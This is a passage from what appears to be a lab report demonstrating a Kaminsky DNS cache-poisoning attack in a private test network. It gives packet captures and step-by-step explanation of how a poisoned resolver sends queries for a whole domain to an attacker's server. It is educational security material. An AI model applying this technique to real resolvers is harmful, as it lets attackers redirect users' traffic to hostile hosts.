08:09:22.082454 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 75) 192.168.0.11.16407 > 192.168.0.2.53: [udp sum ok] 23660 [1au] A? pc2.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
08:09:22.509502 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 163) 192.168.0.2.53 > 192.168.0.11.16407: [udp sum ok] 23660 q: A? pc2.nanoinside.net. 0/1/2 ns: nanoinside.net. NS dnsnano.nanoinside.net. ar: dnsnano.nanoinside.net. A 192.168.0.23. . OPT UDPsize=4096 OK (135)
08:09:22.520545 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 75) 192.168.0.11.7165 > 192.168.0.23.53: [udp sum ok] 387 [1au] A? pc2.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
08:09:22.532009 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 129) 192.168.0.23.53 > 192.168.0.11.7165: [udp sum ok] 387* q: A? pc2.nanoinside.net. 1/1/2 pc2.nanoinside.net. A 192.168.0.223 ns: nanoinside.net. NS dnsnano.nanoinside.net. ar: dnsnano.nanoinside.net. A 192.168.0.23. . OPT UDPsize=4096 OK (101)
08:09:22.534905 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 102) 192.168.0.11.53 > 192.168.0.111.55745: [udp sum ok] 43441 q: A? pc2.nanoinside.net. 1/1/0 pc2.nanoinside.net. A 192.168.0.223 ns: nanoinside.net. NS dnsnano.nanoinside.net. (74)

```

4. dnslug asking dnsnet about pc2.nanoinside.net IP

5. pc5 answering to dnslug with the Ip address of dns\_hacker 192.168.0.23

6. dnslug asking dns\_hacker for pc2.nanoinside.net IP

7. dns\_hacker answering to dnslug with IP address of pc4 : 192.168.0.223

8. Dnslug answering to pc1 with the wrong address of pc2 (192.168.0.223)

Figure 30: dns query / answer for the attack




Figure 31: dns query / answer for the attack illustration

Now let us try to get the web page of pc3. On *pc1 terminal* type:

- **ctrl+G** ( To write URL we are searching for)
- <http://pc3.nanoinside.net/>
- Press “Enter” button

We are going to get the same page as in figure 28. Again the attack was successful even if we didn't launch again it from pc5. Instead of getting the pc3 web page we got the pc4's one. Our recursive server has in cache dns\_hacker IP address which he believes is responsible for [nanoinside.net](http://nanoinside.net/) zone under which should be [pc3.nanoinside.net](http://pc3.nanoinside.net/) as it should have been even [pc2.nanoinside.net](http://pc2.nanoinside.net/) .

Let now look again at pc3 terminal which was listening in the meanwhile.

```

pc3:~# tcpdump -vvv -s 0 -l -n port 53
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
09:47:50.597170 IP (tos 0x0, ttl 64, id 12234, offset 0, flags [DF], proto UDP (
17), length 64) 192.168.0.111.41456 > 192.168.0.11.53: [udp sum ok] 26811+ A? pc
3.nanoinside.net. (36)
09:47:50.630740 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 75) 192.168.0.11.53247 > 192.168.0.23.53: [udp sum ok] 45236 [1au] A? pc
3.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
09:47:50.635148 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 129) 192.168.0.23.53 > 192.168.0.11.53247: [udp sum ok] 45236* q: A? pc3
.nanoinside.net. 1/1/2 pc3.nanoinside.net. A 192.168.0.223 ns: nanoinside.net. N
S dnsnano.nanoinside.net. ar: dnsnano.nanoinside.net. A 192.168.0.23, . OPT UDPs
ize=4096 OK (101)
09:47:50.639244 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 102) 192.168.0.11.53 > 192.168.0.111.41456: [udp sum ok] 26811 q: A? pc3
.nanoinside.net. 1/1/0 pc3.nanoinside.net. A 192.168.0.223 ns: nanoinside.net. N
S dnsnano.nanoinside.net. (74)

```

dnslug asks directly to dns\_hacker 192.168.0.23 for pc3.nanoinside.net as it saved in its cache. It believes that dns\_hacker is responsible for nanoinside.net zone.

**Figure 31:** *dns query / answer for the attack once dnslug has in cache dns\_hacker*

Now dnslug asks directly to dns\_hacker to for the Ip address of [pc3.nanoinside.net](http://pc3.nanoinside.net) .

As we discussed it on section 2 of this report and shown it now with the kaminsky attack we get the control of an entire domain/subdomain. Moreover, one of the characteristics that makes the kaminsky attack very powerful is that its effect lasts until the cache of the recursive server expires (in our case dnslug).